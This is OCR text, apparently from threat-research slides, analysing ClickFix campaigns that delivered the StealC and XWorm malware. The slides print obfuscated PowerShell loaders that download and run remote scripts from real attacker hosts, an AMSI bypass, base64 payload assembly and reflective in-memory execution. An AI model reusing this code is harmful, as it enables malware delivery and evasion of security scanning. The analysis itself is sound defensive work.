
Linux Variant




Case Study: SSH Abuse

Case Study: SSH Abuse


- Threat actor utilized SSH Proxy Commands as the ClickFix payload
  - This SSH Proxy Command spawned nested PowerShell instances
  - Nested PowerShell instances led to MSHTA execution
  - MSHTA was used to retrieve and execute a remote script
- This instance of ClickFix was used to distribute a StealC payload
  - Payload was loaded via an MSHTA-compatible script hosted on the domain
  - The script file was heavily obfuscated and relied on multiple functions to build the malware payload



Case Study: SSH Abuse



Case Study: SSH Abuse






```
iex$NtSetInformationThread=[math]::Round(([math]::Sqrt(455.77*4.9)+[math]::Pow(6.1,2))/([math]::Exp(2)+
[math]::Log(2048,2)),5);$RtlCompressBuffer=([math]::Ceiling([math]::Cos(17)*8.3)+
[math]::Floor([math]::Sin(63)*5));$ZwUnloadKeyEx=($NtSetInformationThread*
([math]::Tan(23)+$RtlCompressBuffer))-[math]::Pow(2,7);$KeAcquireSpinLock=
[math]::Log10([math]::Abs($ZwUnloadKeyEx)+1);$IoAllocateMdl=([math]::Sin($KeAcquireSpinLock)+
[math]::Cos($NtSetInformationThread))*[math]::Sqrt($RtlCompressBuffer);Write-Host
'IO',$NtSetInformationThread,$RtlCompressBuffer,$ZwUnloadKeyEx,$KeAcquireSpinLock,$IoAllocateMdl;Start-
Process "powershell.exe" -ArgumentList '-ex','unrestricted','-c','SI Variable:/xc
''http://bip32.katuj.fun/7456f63a46cc318334a70159aa3c4291'';Set-Item Variable:/An
([Net.WebClient]::New());&(Get-Alias IE*) (Get-Variable An).Value.(((([Net.WebClient]::New()|Get-
Member)|?{(Get-ChildItem Variable:/_).Value.Name -clike''*wn*g''}).Name))((GCI Variable:/xc).Value)' -
WindowStyle Hidden;$DfCXiJ = $env:Temp;function ICMkNjme($uGCpLxr, $JDhU){curl $uGCpLxr -o
$JDhU};function SmZZHzzy($JifWFXT){ICMkNjme $JifWFXT $JDhU};
```

Write up by LevelBlue on a similar variant of this payload: https://levelblue.com/blogs/security-essentials/hunting-malware-with-mshta-and-cyberchef

Case Study: XWorm

Case Study: XWorm




SOC ANALYST
Why is it, when something happens, it is always you three?
HermioneGranger144
CLICKFIX
CLOUDFLARE DOMAIN
REMOTE ACCESS TROJAN
imgflip.com

Case Study: XWorm - Delivery

- Initial payload builds a function named "YES"
  - Heavily relies on substitutions and arrays to build commands
- "YES" function uses Invoke-RestMethod to call a remote domain
  - This cmdlet interfaces with RESTful web services and returns structured, deserialized, data
- The resulting data is executed via a call to Invoke-Expression

```
POWERSHELL "FUNCTION YES { &$SS (&$DD
'1171117.8111131.11201117.12112115/1x11.1j11111p1g'.replace('1',''))
};$FF='HSJDUFERIKFOLDJRKMOXSDH';$DD=$FF[8]+$FF[7]+$FF[17];$SS=$FF[8]+$FF[6]+$FF[19];
YES"

# Deobfuscated

FUNCTION YES {
    &$SS (&$DD '1171117.8111131.11201117.12112115/1x11.1j11111p1g'.replace('1',''))
    # 77.83.207.225/x.jpg
};

$FF='HSJDUFERIKFOLDJRKMOXSDH';

$DD=$FF[8]+$FF[7]+$FF[17]; #IRM

$SS=$FF[8]+$FF[6]+$FF[19]; #IEX

# IEX (IRM 77.83.207.225/x.jpg)
```

Case Study: XWorm - Delivery

```
$ZZZZ='YJHTFKDIEYJHTFKDYX'.replace('YJHTFKD',''); #IEYX
 sal ATASS $ZZZZ; # Setting alias IEYX
[ref].Assembly.GetType('S#^y!s#^t#^e#^m!.!M!a#^n!a#^g!e#^m#^e!n!t#^.#^A#^u#^t!o!m#^a#^t#^i#^o#^n!.!A!m#^s#^i!U#^t#^i#^l!s#^'.replace('#^','').replace('!',
'').replace('#^','')).GetField('a!m#^s#^i#^I#^n#^i#^t#^F#^a#^i!l!e#^d#^'.replace('!','').replace('#^','').replace('#^',''), 'NonPublic,Static').
('S)e#^t#^V)a#^l#^u#^e#^'.replace('#^','').replace(')','').replace('#^',''))($null, $true)
# #
[ref].Assembly.GetType('System.Management.Automation.AmsiUtils'.replace('','').replace('','').replace('','')).GetField('amsiInitFailed'.replace('','').rep
lace('','').replace('',''), 'NonPublic,Static').('S)etV)alue'.replace('','').replace(')','').replace('',''))($null, $true) - AMSI Bypass
```

- The XWorm loader included an AMSI bypass
  - AMSI is a standard for scanning file and memory streams for malicious content
    - It is built into PowerShell by default
  - This bypass abuses substitutions and replacements, which is a repeated method throughout the loader
- The AMSI bypass used was authored by Matt Graebers
  - S3cur3Th1sSh1t/Amsi-Bypass-Powershell: This repo contains some Amsi Bypass methods i found on different Blog Posts.

Case Study: XWorm - Delivery

```
$OE=""; # base64 array

$iy="" # base64 array
$JK="ZQRTGTYVZQRZQR".replace('ZQR','').replace('GTY','')
$FS="qQZMZZEZZ//8ZLgZZZZAQZZZZZZZZZZZZZZZZZZZZZZZZZZAgZZA".replace('Z','AA')
$POOI=$JK+$iy
$JHFSA =@($POOI)

$POOI2=$JK+$FS+$OE
$LKPL =@($POOI2)

$MNHL=[system.Convert].GetMethod("FromBase64String")

$hgh=$MNHL.Invoke($null,$JHFSA) # https://www.virustotal.com/gui/search/1F6898293EA11EF610B9A9454AD2122AC54E4395A615A75EEAA65693DAA7FB1A

$KLOSS=$MNHL.Invoke($null,$LKPL) # undetected
```

- The loader contains 2 base64 arrays containing the XWorm client and DLL
- The arrays are combined with other data streams to build the binary byte arrays
  - The data streams added to the base64 arrays undergo replacement processes similar to other structures in the loader
- The loader uses [System.Convert] calls in a unique way
  - Typically, conversions from base64 use [System.Convert]::FromBase64String("string")
  - This loader uses .GetMethod() and .Invoke to process the conversion using the same method
  - The strange formatting is likely to help evade detection

Case Study: XWorm - Delivery

```
$GGTI='C:FGJSD\WiFGJSDndows\MiFGJSDcroFGJSDsoft.NEHGMDFDT\FraHGMDFDmewHGMDFDork\v4.0.30319\RegSvcs.exe' #
C:\Windows\Microsoft.NET\Framework\v4.0.30319\ReSvgcs.exe

$USA=[object[]] ($GGTI.replace('FGJSD','').replace('HGMDFD',''),$hgh)

 sEt-iTEM  ("va"+"RiABle"+":PlOj"+"A")  ( [TYpE]("{2}{3}{0}{1}{4}" -F 'S','SeMBl','REflecT','ioN.A','Y'));  (  GET-CHiLdiTem ("VA"+"RIABlE"+":PlOJ"+"A")
 )."V`ALUe"::("{1}{0}"-f 'd','Loa').Invoke(${KL`o`sS}).("{1}{0}"-f 'Type','Get').Invoke(("{2}{0}{1}"-f 'endToMemo','ry','S')).("{0}{1}{2}" -f
'Ge','tMet','hod').Invoke(("{0}{1}" -f'Exec','ute'))."iN`VOkE"(${nU`Ll},${U`SA}) # reflection loading
Set-Clipboard -Value "    ";
exit;
```

- With the byte arrays prepared, the loader uses a reflection method to load and execute the binaries
  - This is a typical file-less malware execution method
- This incident and code used is very similar in methodology to existing LummaStealer payloads
  - Exploring PowerShell Reflective Loading in Lumma Stealer | by Andrew Petrus | Medium
  - This XWorm loader was likely adapted from the same source

Technical Analysis of ClickFix


Spoofed Code Templates

- ClickFix largely comes in two distinct formats
  - Bundled in one page – All code is in a single HTML file
  - Remotely stored and retrieved – Code is stored externally to the lure/compromised domain
- Additionally, ClickFix is deployed in multiple ways
  - Reusable templates that support on-the-fly modification
  - Static templates that are pre-generated and boilerplate
- In the case of modifiable templates, parameters are passed to the script to generate the landing page and styling
  - Links to svg images, custom text, and custom actions are supported
- For static pages, resources are typically bundled into the HTML file

